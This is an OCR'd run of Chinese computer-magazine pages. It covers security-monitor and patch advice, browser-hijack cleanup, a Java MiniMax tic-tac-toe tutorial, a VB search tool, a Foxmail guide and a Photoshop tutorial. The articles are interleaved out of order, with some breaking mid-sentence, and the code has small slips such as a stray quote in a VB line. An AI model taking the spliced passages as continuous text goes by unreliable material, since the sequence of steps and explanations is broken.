如果是病毒，SSM也同样不含糊：笔者空闲时也喜欢下载电子书看看。但如果下载下来的电子书是夹带了病毒，并且防病毒软件没有检测到怎么办？不要紧，还有SSM。前段时间笔者从网下载了EXE格式的电子书，打开该电子书后，SSM的程序监控很自然请求用户选择，由于是要看书，所以是选择F1、F3或F4通过啦，可是令人意外的是，又弹出SSM的警告，还有程序要运行，书打开了，自然是有问题，不管好坏先按下F2或F5阻止运行。后经过分析发现原来这本电子书使用了加壳处理，并绑定了病毒，虽然绕过了病毒防火毒，但SSM是从不会让你失望的。

小提示

在如图4所示界面中点击Scan项，可启动杀毒软件对程序进行杀毒。但要注意需要先在SSM中设置好杀毒软件目录，否则，这里会显示Locate。杀毒软件设置方法如下：打开System Safety Monitor - Preferences窗口，点击Options项，在窗口左侧点击Misc，然后在窗口右侧的Antivirus中设置即可(见图5)。




图5

6.1/6.2补丁下载地址：http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=ebe898d8-fe1c-4a5e-993c-5fab3e62c925

Microsoft Windows Messenger 5.1:

http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=a8d9eb73-5f8c-4b9a-940f-9157a3b3d774

漏洞再现：IE漏洞导致网游木马横行

影响系统：包括Windows XP SP2在的几乎所有系统

漏洞分析：大家都知道最近网游号码被盗相当严重，其实这和IE的远程代码执行或敏感信息泄露漏洞有很大联系，一些键盘记录软件通过这些漏洞在Web网站和E-mail中夹带传播，当IE处理DHTML出现错误时木马就可能被执行。恶意攻击者如果成功利用此漏洞可以完全控制用户系统。

补"洞"方法：DHTML方法堆破坏漏洞这个漏洞已经在微软发布的漏洞中包含，其代号为MS05014，打好SP2后，再从http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=82056eab-8367-4b04-a11a-1002d14eb55b处下载相应的补丁即可。如果不能立刻安装补丁或升级，建议采取以下措施：①在Internet和本地Intranet安全区中将安全区设置为"高"，以便在运行ActiveX控件和活动脚本前获得提示；②以纯文本格式阅读邮件消息，以防范HTML格式的E-mail攻击。

(河北　香草天空)

浏览器被劫持了怎么办

★★

■瑞星工程师　史瑀

所谓 览器劫持是指网页 览器(IE等)被恶意程序修改。常见现象为主页及互联网搜索页变为不知名的网站、经常莫名弹出广告程序、输入正常网站地址却连接到其他网站、收藏夹内被自动添加陌生网站地址等。下面我们就来了解一些对付 览器劫持的方法。

1.修改HOSTS文件

HOSTS文件存在于Windows目录下的System32\Drivers\Etc目录中。如果恶意网页将正常的域名映射到恶意网页的IP地址，则输入正常网址便会连接到恶意程序指定的网页上。

当输入正常网站地址却打开一个不知名的网站，则很有可能是因为HOSTS文件被修改。用"记事本"打开Windows目录下System32\Drivers\Etc目录中的HOSTS文件，手工删除被恶意程序添加的项目并保存文件，就可以正常访问你要 览的网站了(如果未使用过该文件，则直接删除所有内容后保存也可)。

2.修改注册表项目

IE 览器的主页地址、 览器标题、默认搜索页地址等信息都是记录在系统注册表当中，恶意程序通过对注册表的修改就可以控制这些项目的内容。



在瑞星杀毒软件2005版中附带了一个注册表修复工具——"瑞星注册表修复工具"，它可自动检测IE的配置并进行修复，修复前还会进行备份，防止误操作(见图)。

3.通过浏览器加载项方式及木马进行劫持



一些恶意程序作为IE加载项(Plugins)的方式启动自己，每次启动IE 览器后都会自动运行恶意程序。通常恶意程序用来定时弹出广告，在IE的右键菜单中添加恶意网站链接以及动态修改注册表等。另外，通过木马方式运行的 览器劫持程序，目的与 览器加载项方式类似，只是自启动方式不同。这种木马方式的劫持程序运行更隐蔽，清除更复杂，可以自动更新程序，并且可能同时具备上面几种劫持方式。

这两种方式的 览器劫持处理起来比较复杂，这里推荐一个小工具——Hijackthis，它可以列举出机器中的启动项目以及IE的加载项信息，并允许用户进行修改。在瑞星的网站上有该软件的相关专题，地址：http://it.rising.com.cn/newSite/Channels/anti_virus/Antivirus_Faq/TopicExplorerPagePackage/hijackthis.htm。利用此工具需要具备一定的专业知识和经验，对于一般用户操作较为复杂并有一定风险。

CF [YY12]

2.添加修改应用程序规则

如果希望针对不同的程序设置不同规则，可以在SSM中进行详细设置。

第一步：打开System Safety Monitor - Preferences窗口，点击Application Rules(应用程序规则)标签。

第二步：这里列出了所有正在运行的程序，然后将Rule(规则)默认的Allowed(F3)修改为Blocked(F2)则会阻止该程序运行。

第三步：双击程序，可打开针对该程序的高级规则设置窗口，可进一步设置该程序是否能被其他软件所调用或是调用其他软件(见图6)。




图6

小提示

SSM在监控之外

★"黑名单"功能：如果不想别人使用你的MSN Messenger及Outlook Express，可以打开System Safety Monitor - Preferences窗口，点击Windows标签下的Filters项，添加上"MSN Messenger"(不含引号)及"收件箱 - Outlook Express"(不含引号)两项，再右击系统托盘SSM图标，勾选Filter windows captions(窗口标题过滤)项。这样两个程序只要一打开就马上消失掉。你可根据自己的需要将其他程序窗口标题栏填到这里即可。

★导出配置文件：点击System Safety Monitor - Preferences窗口中Service标签下的Save current config file as备份你的配置文件，以便升级或重装时使用。

CF [YY11]

程序谷

Java 咖啡馆(13)——终结者

★★★★

■北京　Gary Chan

通过各种试验，科学家发现自然界中许多被认为聪明的动物的智慧仍然无法与人类幼儿时期的相比拟。而每天面对的计算机，虽然使得人类的生产力发生翻天覆地变化，但冰冷的它，是否有一天能够模仿甚至达到人类的智慧呢？

计算机的智慧

如何定义人类的智慧，即使最　智的哲学家也只能望洋兴叹。不过，我们不妨由浅入深。如果一向自信十足的你在网上与网友对　楚汉时，遇到一个与你杀得难解难分甚至略胜一筹的高手，当你英雄惜英雄，邀请那高人红茶馆小聚一番，却被告知那是某公司象棋程序 2.0 而不是一个真人在下棋时，你一定会由衷发出赞叹——计算机真是聪明啊！

所以，从休闲的棋牌游戏入手，是探究计算机智慧有益的第一步。实际上，早在 1950 年，Claude Shannon 和 Alan Turing 已编写过下棋的程序，前者是信息论的创始人，而以后者名字命名的图灵奖更是计算机科学中的最高奖项。

当时的工作是基于两个玩家互相博　的基础上的。计算机科学家们把棋局的状态看作结点，把从当前棋局走一步而变化出来的新的棋局当做结点的子结点，如果把原始棋局看作树根，就可以把棋局的所有变化演化成一棵倒置的树来，我们称之为游戏树。这样，便可以从最底部的结果来倒推，从而决定走对自己最有利的一步棋。

游戏树的想法很直观，但这棵树实在太庞大了。比如西洋跳棋，完整的游戏树将达到 10 的 40 次方个结点的量级，假设一台计算机每秒能处理 300 个结点，将会花费 10 的 21 次方个世纪来构建这棵游戏树！而国际象棋更加复杂，按照每步平均 35 个可供选择的下法，平均每个玩家下 50 步棋，国际象棋的游戏树将会达到 35 的 100 次方的量级。盛行于中日韩三国的围棋更是比国际象棋复杂得多。

由于时间限制而游戏树几近无限，我们的可行方法不外乎两个字——砍树，也就是在游戏树的构建过程中只计算那些感兴趣的结点，而不管那些不怎么有意思的结点，结果相当于只生成了部分的游戏树，这样便可以把计算时间控制住。仔细想想，下棋也是这样的，当别人将军的时，你自然只考虑如何解围，而不是如何去吃对方的子。当然，如何砍树并且砍得好，那是一门大学问。

教计算机玩 Tic-Tac-Toe

相对于西洋跳棋、国际象棋和围棋，我们的 Tic-Tac-Toe 游戏可要简单得多，虽然手动构造游戏树也不是不可行，但那样的做法实在太逊了啦！我们要砍树！

这里给大家介绍的方法是 MiniMax 算法。所谓 MiniMax 算法，就是从当前棋局出发生成一颗 n 层深的游戏树，从树根开始轮流给每层结点赋予 Max 和 Min 的称号，并且按照一定的估计函数给最底层的结点赋值。然后，从下向上依次给每个结点赋值，若一个结点是 Max 结点，则把它子结点中的最大值赋给它，若是 Min 结点，则把它子结点中的最小值赋给它。如此这般，便可以得知树根选择哪个子结点才能得到最大效益。

实际，估计函数是用来限制游戏树深度的。这里介绍的估计函数是自己可能赢棋的通道数减去对手可能赢棋的通道数。以图 1 举例，假设计算机执圆圈，则圆圈可能赢的通道数是 4 个，而大叉可能赢的通道数只有 2 个，所以棋局对应的估计值 = 4 - 2 = 2（见图 1）。




图 1

下面我们手动模仿计算机执大叉在开局时进行 MiniMax 算法的演算过程，让大家有个直观的理解。其中，MiniMax 算法的估计函数就是上文介绍的，游戏树的深度为三层（见图 2）。




图 2

最底层的结点的赋值都是根据估计函数得到的。在 Min 层，每个值都是底层结点中值的最小值，这表示充满智慧的对手可能使自己落到的最窘迫的下场。当 Min 层生成以后，计算机自然知道 Min 最右边的哪个结点是最划算的，无论对手如何走，自己走正中的那一格总会占有相当的优势。

Tic-Tac-Toe 加强版

上一版的 Tic-Tac-Toe 智商肯定无法令人满意，既然有了 MiniMax 算法，为什么不动手实现一下呢？

在Eclipse中打开上回建立的项目。首先在TicTacToe类中加入估计函数evalauate()。这个估计函数与上文介绍的估计函数略有不同，这里通过线性函数考虑了更多的因素，强调了三连通棋局的重要性，以及提高了两连通棋局的地位。通过这个估计函数，读者朋友应该能够体会到砍树也是很有艺术性的，对于复杂的棋类，估计函数几乎决定了程序棋力的高下。源代码如下：

```
/**
 * 估计函数。
 * @param board 要被估计的棋盘
 * @return 估计值
 */
private int evalauate(int[] board) {
  int x2 = 0, o2 = 0, x1 = 0, o1 = 0;

  for (int i = 0; i < lines.length; i++) {
    int[] line = lines[i];
    int sum = 0;
    for (int j = 0; j < line.length; j++) {
      sum += board[line[j]];
    }
    switch (sum) {
    case 3:
      // 圆圈联通
      return -100;
    case 12:
      // 大叉联通
      return 100;
    case 8:
      x2++;
      break;
    case 4:
      x1++;
      break;
    case 2:
      o2++;
      break;
    case 1:
      o1++;
      break;
    }
  }
  return 3 * (x2 - o2) + x1 - o1;
}
```

下面列出了应用MiniMax算法的模仿专业棋力的professional()函数，请各位朋友参考注释阅读：

```
/**
 * 拥有职业选手棋力的机器人下一步棋。
 */
public void professional() {
  ArrayList blanks = new ArrayList();
  // 获取当前棋局所有可以下的位置
  for (int i = 0; i < 9; i++) {
    if (board[i] == 0) {
      blanks.add(new Integer(i));
    }
  }
  // 若已经没有空格可以下了便和局
  if (blanks.size() == 0) {
    message = "平局";
    gameover = true;
    return;
  }
  // 利用MiniMax算法找出计算机最可能赢的一步棋
  // 枚举Min的每一种可能下法
  int minBoards[][] = new int[blanks.size()][9];
  int max = -100, best = 0;
  for (int i = 0; i < minBoards.length; i++) {
    // 复制当前棋局
    int[] minBoard = (int[]) board.clone();
    // 测试下第一步棋
    minBoard[((Integer) (blanks.get(i))).intValue()] = CROSS;
    minBoards[i] = minBoard;
    // 剩下的空格就是Max的落子范围
    ArrayList maxBlanks = (ArrayList) blanks.clone();
    maxBlanks.remove(i);
    // 根据当前的测试棋局枚举Max的每一种可能下法
    int min = 100;
    for (int j = 0; j < maxBlanks.size(); j++) {
      // 复制当前棋局
      int[] maxBoard = (int[]) minBoard.clone();
      // 测试下第一步棋
      maxBoard[((Integer) (maxBlanks.get(j))).intValue()] = NOUGHT;
      // Min将取这些Max的取值中最小者
      int value = evalauate(maxBoard);
      if (value < min) {
        min = value;
      }
    }
    if (min > max) {
      max = min;
      best = i;
    }
  }
  board = minBoards[best];
}
```

最后记得把mouseReleased()中的amateur();代码改成professional()，这样加强版的游戏就算完成了。运行一下，计算机是不是已经威风八面了？

Tic-Tac-Toe终结版

由于篇幅所限，以上代码还有很多可以改进之处。

首先，Tic-Tac-Toe游戏棋盘非常有特色，用中学数学的术语来讲是中央对称的，所以在预测下一步可行的位置时，可以利用这个特性，只考虑其中几种情况即可。

其次，估计函数还可以进一步优化，有兴趣的朋友可以在网上搜索一下，这方面的论文也不在少数。

最后，MiniMax是一个经典的限制深度的算法，实际上，还可以在MiniMax的基础上限制树的广度，那就是Alpha-Beta算法。比如，我们以如图3所示为例。

我们将分别计算K、L和M的值。很显然，K的值是1。但是计算L的时候，当我们发现D的值是-1的时候，




图3

Google、百度一齐搜 让多个搜索引擎同时为你所用

DIY集多引擎为一身的搜索器

■山东 安丘 周斌斌

搜索引擎给我们带来了莫大便捷，但众多搜索引擎各有特色，于是我们经常希望输入一个关键词就能得到多个搜索引擎提供的结果。这方面的工具蛮多，即使自制也并不困难，今天就和我们一起用VB 6.0自制一个具有自主产权且小巧玲 的网络搜索器吧！

1.开发步骤

首先运行VB6.0建立一个"标准EXE"的工程文件，根据如图所示添加一个文本框和一个标签框，根据自己对搜索引擎的喜好添加若干个Command按钮控件。



接着在代码编辑框的声明部份添加"ShellExecute"函数声明，然后再添加Command按钮代码，代码如下：

```
Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hWnd As _
Long, ByVal lpOperation As String, ByVal lpFile As String, ByVal lpParameters As String, ByVal _
lpDirectory As String, ByVal nShowCmd As Long) As Long

Private Sub Command1_Click()
  Dim url As String
  '碰到错误后继续运行
  On Error Resume Next

  '提示在文本框中输入搜索关键字
  If Text1.Text = "" Then
    MsgBox "请先输入查找关键字！", , "错误!": Exit Sub
  End If

  '调用 览器显示百度搜索的结果
  ShellExecute hWnd, "open", "http://www.baidu.com/baidu?wd=" + Text1.Text, "", "", 1
End Sub
```

如果你想添加更多的搜索引擎，只要添加Command按钮和相应代码，代码按照上面的格式添加即可，惟一要改动的是第四句代码的网址，比如添加Google的网址那么代码就是

```
ShellExecute hWnd, "open", "http://www.google.com/search?q=" + Text1.Text, "", "", 1"
```

最后，保存编译程序，具有自主产权的搜索器就完工了！

2.功能扩展

怎样获得搜索引擎的代码呢？其实有一个最简单的办法：首先通过IE打开搜索引擎，随便输入几个关键字，单击搜索。然后再看看IE地址栏，去掉我们随便输入的关键字，剩下的就是要的搜索引擎代码了。下表是我们经常用的搜索引擎代码表：

此外，还可以给这个程序加入系统热键即时呼出等功能，这样便可以随心所欲地搜索天下了。

本例在Windows 2000、VB6.0下调试通过。源代码以及可执行程序可以从http://www.cfan.com.cn/11program/200506/netsearch.zip下载。 CF [YY14]

我们可以马上砍掉L这个结点了，因为对于根节点，K的值肯定比L要大。这样便进一步节省了搜索空间。

Just Do It

请尝试根据以上提示改进程序，完成一个更优秀的游戏。

结束语

小店到今天终于又告一段落。我们在这四回的文章中介绍了Java中的Applet技术，可以做出许多匪夷所思的效果。此外，我们在最后还为大家讲解了一些人工智能的技术，可以发现，当Java与AI结合后，可以迸发出很强大的能量，若再加上一些美工和音效，制作出商业软件也不是什么难事。

多谢大家的关照与捧场，希望大家能够继续支持我们大家的Java咖啡馆！

小编有话说：从下一期开始我们将连载张剑朋友为大家张罗的Java咖啡馆——Swing跟我学之游戏设计，连载将手把手地教会你如何用Java编写一个声色俱佳的"连连看"游戏，希望继续捧场！ CF [YY13]

抓只狐狸当邮差——Foxmail

★★

■河北　闫艳力　北京　一页

本刊今年第3期的“CFan菜鸟集训营”介绍了Outlook(Office组件之一)，这款软件有着极强的管理及多人协作能力，在商务办公中如鱼得水。不过对于个人用户，其实简洁的Outlook Express、Foxmail等往往更为适用。今天我们就为大家介绍国内著名的邮件客户端软件——Foxmail。

菜鸟初试身手

实例1:开门一件事，邮件账户轻松建

第一步:从http://fox.foxmail.com.cn/download/fm50ch.exe下载并安装Foxmail 5.0，安装完成后，Foxmail会自动打开新建账户向导，连续单击〞下一步〞按钮，并按照向导窗口的提示，依次填好用户名、发送者姓名、邮件地址等信息。

第二步:一般邮箱都支持POP3协议，在向导〞指定邮件服务器〞对话框中选择〞POP3账户〞(见图1)，填写好POP3服务器、账户名、密码、SMTP服务器等信息。这些信息是由电子邮箱服务商提供的，照着资料填写即可。



图1

小提示

目前国内免费邮箱一般都支持POP3和SMTP协议，但中华网免费用户(@mail.china.com)就不支持，Google的Gmail(@gmail.com)也只是有限的支持，Yahoo中国免费邮箱(@yahoo.com.cn)默认设置也不支持，使用这些邮箱的朋友必须选择“HTTP帐户”。另外，Foxmail通过提供代理服务器实现接收Hotmail/MSN邮箱的邮件，只要在向导窗口中输入类似123@hotmail.com的邮件地址，后面Foxmail会自动帮你填写除密码外的其他设置项。

第三步:为了防范垃圾邮件，绝大多数邮件服务器发信时需要身份验证，如果你的邮箱有此功能，在向导最后的〞账户建立完成〞对话框中一定要单击选中〞SMTP服务器需要身份验证〞项，否则只能收邮件却不能发邮件。最后单击〞完成〞按钮完成邮箱账户的建立，进入Foxmail的主界面中。

如果有多个电子邮箱，可在进入Foxmail主界面后，单击菜单命令〞账户→新建〞重新调出Foxmail的向导窗口，重复上面步骤即可创建其他更多邮件账户了。

Just Do It

多个邮箱集中在一起管理

利用上面方法创建的邮箱，在Foxmail左侧上方窗格会出现多个邮箱项目，如果你更喜欢Outlook Express那样多个邮箱统一使用一个“收件箱”、“发件箱”……可以先创建一个邮箱(比如:工作邮箱)，接着进入Foxmail右击左侧上方窗格“工作邮箱”并选择“属性”，在弹出窗口中进入“其他POP3”项，单击右侧“新建”按钮即可添加其他POP3邮箱。

实例2:收发邮件，只是点一下按钮那么简单

第一步:账户建立成功后，单击工具栏上的〞收取〞按钮，很快就会把邮箱中的所有邮件接收下来。在左侧窗格中单击〞收件箱〞切换到收件箱中，再在右侧单击相应邮件，即可在右下方窗格中 览邮件内容了(双击邮件则可以在一个单独的窗口中显示邮件内容)。

第二步:如果你发现邮件内空无一字，很可能是由于邮件是HTML格式的，此时可点击右边的〞 览HTML〞按钮，这样邮件内容就出来了(见图2)。

小提示

Foxmail允许用户创建多个邮件账户，但在单击“收取”或“发送”按钮时，只会收取或发送当前选中的那个邮箱，如果想对所有邮箱同时进行收取或发送操作，可按下F4或F5键就可以了。



图2

第三步：来而不往非礼也。如果要回复朋友的邮件，可按下邮件工具栏上的“回复”按钮，这样会打开写邮件窗口，需回复的邮件地址被自动填写在“收件人”栏中，“主题”也自动填好了，接着输入信件内容即可。为了使邮件更美观，可以不直接单击“回复”，而是单击其右侧的下拉箭头按钮，在弹出菜单中有近十种漂亮的邮件模板可选，比如选择“心有灵犀”这个模板（见图3）。



图3

小提示

★在撰写新邮件或转发邮件时，都可以用上面的方法选择软件预置好的各种模板，不用费一点劲就能写出漂亮的邮件来。

★Foxmail还提供有个性头像功能，应用后你的邮件都会带有一个动画头像，右击账户并选择“属性”，在“个人信息”项中可勾选“在邮件中使用个性图标”，然后再单击“选择图标”按钮选一个头像即可。

实例3：邮件群发也可“暗送秋波”

逢年过节经常要给许多朋友发送祝贺的邮件，如果每封信都一一撰写未免太累，利用群发功能可以让你高效地将祝福传达给每位朋友。

第一步：单击工具栏上的“撰写”按钮打开写邮件窗口，与图3所示一模一样，在“收件人”中填写某位好友的邮件地址，如“XXX@126.Com”。

第二步：点击菜单命令“查看→邮件头→暗送地址”，这样编辑区的“抄送”栏下会多出“暗送”栏，在这里输入其他好友的邮件地址，每个地址间用英文分号隔开（其实“收件人”栏也可以同时填写多个地址，同样也用英文分号隔开），“主题”则输入“新年快乐，给您拜年了”之类的话。

小提示

“抄送”和“暗送”有什么不同？

“抄送”表示除了在“收件人”填写的邮件地址会收到邮件外，在“抄送”栏输入的邮件地址也会收到邮件的副本。同时，别人会在收到邮件中看到其他人的邮件地址。

“暗送”表示隐蔽的副本拷贝，虽然“暗送”栏中的邮件地址都会收到邮件副本，但无法看到其他人的邮件地址。看上去就像专门发给他一个人的邮件。

第三步：最后在编辑区内输入你的祝福即可。如果想让邮件更为丰富多采，则可点击菜单命令“格式→超文本格式邮件”，编辑区会发生一些变化，这时你就可以进行调整字体和字号、改变背景颜色、插入图片及声音文件等操作了。如果还想附带一个Flash贺卡，则可以直接单击工具栏“附件”按钮来添加相应文件，其实更简单的方法是在资源管理器中直接将这个文件（或多个文件）拖放到邮件编辑区。完成后，单击工具栏的“发送”按钮即可将邮件发出。

会用还要用好 Foxmail进阶实例

实例1：一劳永逸的个性化签名

许多朋友为了方便好友、客户及时与自己联系，都会在自己的电子邮件末尾加上住址、QQ、手机等联系信息。在Foxmail中你可以通过定制模板的方法，实现联系信息自动添加。

第一步：在Foxmail中执行“工具→模板管理”菜单命令打开“模板管理”对话框。模板分为“新模板”、“回复邮件模板”和“转发模板”，你可以任选一款模板对其编辑修改，本例选择的是“普通信件”，它是一款文本模板（其他皆为HTML模板）。

第二步：你会发现模板中许多带百分号“%”的参数（HTML模板中显示为带文字说明的图片），它们是Foxmail内置的一些宏，当模板转为真正邮件时，这些宏就会自动变成收件人姓名、发件人姓名、发件人地址、发件日期等信息。这里暂且不要管它，只要如图4所示在最底部加上自己的个性化签名信息即可。



图4

第三步：单击工具栏中的“另存”按钮（如单击“保存”按钮将覆盖当前的模板），输入模板名称（如“带签名模板”）并选择模板保存类型（如“新邮件模板”），确定后关闭模板管理对话框。以后，当需要发送带有自己签名的邮件时，单击工具栏中“撰写”按钮右侧的下拉箭头，选择“带签名模板”就可以。

第四步：如果想要在点击主窗口工具栏上的“撰写”、“回复”或“转发”按钮时，就直接采用自己制作的模板，可执行“账户→属性”菜单命令，在“账户属性”对话框左侧点选“模板”，在窗口右侧单击“新建”、“回复”或“转发”标签，分别单击“默认模板”中的“ 览”按钮选择自己制作的模板即可（见图5）。

实例2：让Foxmail为我自动分拣邮件

许多朋友的邮件量很大，管理和查找邮件都很不方



图 5

便，因此最好让Foxmail能够自动帮你分拣邮件，比如:来自同事的邮件在接收后自动归类到"同事"文件夹，来自家人的邮件自动保存到"家人"文件夹。

第一步:在Foxmail左侧上方窗格中右击某个账户并选择"建新邮箱"命令，接着将其命名为"同事"。

第二步:再次右击刚才的账户，选择"过滤器"命令打开"过滤管理器"窗口，接着按照如图6所示进行设置。

第三步:进入"动作"选项卡，勾选"转移到"，接着按下其后的 览文件夹图标，选择刚才新建的"同事"文件夹。



图 6

第四步:利用上述方法将同事的邮件地址一一设置为过滤器，以后只要Foxmail收到过滤器中设置的发件人的邮件，就会自动把它们移动到"同事"邮箱。

Just Do It

Foxmail的过滤器还能够分拣你发出的邮件，这也很有用，请自行设置过滤器，将发给同事的邮件都保存到"发给同事"邮箱中。

实例3:Foxmail帮我自动回信

在E-mail礼仪中，及时回复邮件很重要，这才能体现出你充分尊重对方，即使来信中提到的事情不能马上答复，也应该立即回复一封邮件告诉人家邮件已收到，而Foxmail能够帮你自动完成这个工作。

第一步:让Foxmail实现自动回复的前提是使它自动收取邮件，因此应右击某个账户并选择"属性"，在打开的窗口中选择"接收邮件"项，选中"每隔XX分钟接收新邮件"。

第二步:右击账户并选择"过滤器"，接着在打开的窗口中单击"新建"按钮并把它命名为"自动回复"，和上个实例相同，设置条件为"发件人"(也就是同事或朋友的邮件地址)，而"动作"选项卡中则勾选的是"自动回复"。



图 7

第三步:窗口会多出一个"回复模版"标签，单击这个标签，如图7所示，在"%OFROMNAME，您好！"下面输入你要回复的邮件内容即可。以后Foxmail将自动以这个模板来回复所有收到的邮件。

小提示

在垃圾邮件猖厥的今天，最好不要设置对所有邮件进行自动回复，因为这样很容易招致更多的垃圾邮件。

实例4:巧用过滤器封堵特殊垃圾邮件

我们在今年第四期《垃圾邮件 你真的惹恼我了！》一文中介绍了如何充分利用Foxmail的防垃圾邮件功能。不过，目前垃圾邮件制造者也很聪明，他们使用各种方法来侵袭你的邮箱，所以你会发现Foxmail的黑名单、贝叶斯过滤、规则过滤还是会漏掉一些垃圾邮件。这时最好利用过滤器再设一道防护墙(由于过滤器设置比较简单，因此下面只提要点，不再详细叙述)。

(1)总是包含特定主题:目前许多垃圾邮件的特点是，虽然发件人及邮件标题一样，但邮件地址却总是在变化，因此即使你将邮件地址加到黑名单也没有用。

"位置"设置为"主题"，同时"包含"应为这些垃圾邮件的标题(见图8)。"动作"选项卡应设置为"直接从服务器删除"。

(2)没有发件人:一些垃圾邮件没有发件人的邮件地址，并且标题总在变化，但只要是电子邮件地址就一定有"@"符号，因此可利用此特性来设置过滤器。

"位置"为"发件人"，条件设置为"不包含"，在后面文本框中输入"@"(不含引号)，"动作"设置为"直接从服务器删除"。

(3)收件人不是你:很多垃圾邮件会有一个特征，那就是收件人的地址不是你的邮件地址，或者是空白，或者是伪造的地址。

■天津　奇士

★★★

在天空中写下“我爱你”——云彩字制作

本文可以帮你学到

- 使用多姿多彩的动态画笔
- 通过对路径进行描边，使画笔的运用更加灵活多变

用白云写字

还记得那条经典的手机短信吗？〝我在天空中写下你的名字，让风儿带走了……〞虽说后面流于搞笑，但是想像一下，在天空中用洁白的云彩写下爱人的名字，该是多么浪漫的一件事情啊！今天我们就来实践一下，为避免写下的字被风儿带走，我们用 Photoshop 来实现。

第一步：启动 Photoshop，新建一个 500 像素 × 300 像素的文件，为背景填充天蓝色(R:120 G:200 B:255)，这就是供我们书写的〝天空〞了。

第二步：绘制文字路径。为了不给读者朋友带来困扰，笔者在这里不写任何人的名字，而是改写英文的〝I Love You〞，其中 Love 用心形代替，You 简写为 U ——这是一种很时　的写法。Photoshop 的自定义形状中有现成的心形图案可用，先在工具箱中选择钢笔工具，然后在选项工具栏左侧单击选择三种模式中的第二种——路径模式(见图1)。接着点选自定形状工具按钮，在其右侧的〝形状〞下拉菜单中找到心形图案。设置完毕，按住 Shift 键不放，并在画布中间偏左一点的地方单击并拖动，画出一个大小合适的心形路径(见图1)。接着，依旧使用钢笔工具在心形左侧通过两次单击勾出一条纵向直线(按下 Shift 键可以使直线保持垂直方向)，这就是英文〝I〞了。



图 1

小提示

写完“I”后要记得按住 Ctrl 键并在画布上单击一下，这样可以结束路径的绘制，否则再次单击时会和前面的路径连在一起。

〝位置〞为〝收件人〞，条件为〝不等于〞，后面文本框中输入你的邮件地址即可，〝动作〞设置为〝直接从服务器删除〞。

小提示

如果你每天都收到大量垃圾邮件，推荐你使用 Foxmail 提供的远程管理功能先对邮件进行筛选和过滤，单击工具栏上的“远程管理”按钮打开远程管理窗口，Foxmail 很快会下载完所有邮件头信息，选取邮件(配合 Ctrl 或 Shift 键可多选)后就可以执行“不收取”、“添加到黑名单”、“收取”、“收取并删除”或“在服务器上删除”等操作了，最后点击工具栏上的“执行”按钮执行即可。



图 8　你还可以设置更多选项加强识别垃圾邮件的能力

实例 5：邮件也要特快专递

你是不是遇到过这种情况：电子邮箱提供商升级邮件系统，服务器暂时不可用，但又急需将自己的重要邮件送出，难道非要注册申请另外的电子邮箱？其实可以使用 Foxmail 的特快专递功能，从自己的电脑中直接将邮件发出去。

第一步：单击菜单命令〝工具→系统设置〞，在打开的对话框中选择〝邮件特快专递〞标签，在〝域名服务器 DNS〞中输入自己常用的域名服务器地址，如笔者的为〝202.99.160.68〞。

第二步：像平时一样写好邮件后，不要单击〝发送〞按钮，而是单击〝特快专递〞按钮，就可以直接发送邮件了。

小提示

如何获取域名服务器DNS地址

确保你的电脑为在线状态，如果你用的是 Windows 2000/XP/2003，可在命令提示符窗口中输入“ipconfig /all”命令查询本机 IP 地址信息；如果使用的是 Windows 9x，则在“开始→运行”中执行“winipcfg”命令，即可查询出本机 IP 地址；如果你的电脑是通过单位局域网上的服务器上网的，则输入网管分配给你的 IP 地址即可。

CF [YY15]

第三步：写“U”要复杂一些，首先用钢笔工具连续点击5次，形成一个“V”字形，然后在工具箱中右击钢笔工具，从弹出的子工具箱中选择转换点工具，拖动“V”最底下的节点，将下面的线段调整为曲线，变成英文“U”(见图2)。此时在路径调板上，可以看到当前为“工作路径”，双击它将其改名为“我爱你”，这样我们绘制的路径就可以随着文件一同保存了。




图2

第四步：为路径描边，这也是本例最关键的一步。选择画笔工具，在选项工具栏右侧的调板井中选择画笔调板，我们将要在这个调板中进行大量的设置，为了方便可以将其拖出调板井，使之成为浮动的调板。

(1)首先在左边选择“画笔预设”，在右边选择直径为35像素的柔软画笔；

(2)接着选择“画笔笔尖形状”，在右边最下方勾选“间距”选框，再将数值改为20%，其余选项保持默认即可；

(3)选择“散布”，设置散布为150%，并勾选“两轴”选框，数量为4，数量抖动为80%；

(4)选择“纹理”，在右边单击纹理下拉菜单，选择Photoshop自带纹理的最后一个，并勾选“反相”选框，设置缩放为100%，不要选择“为每个笔尖设置纹理”选框，模式选择为“颜色加深”，深度为100%；

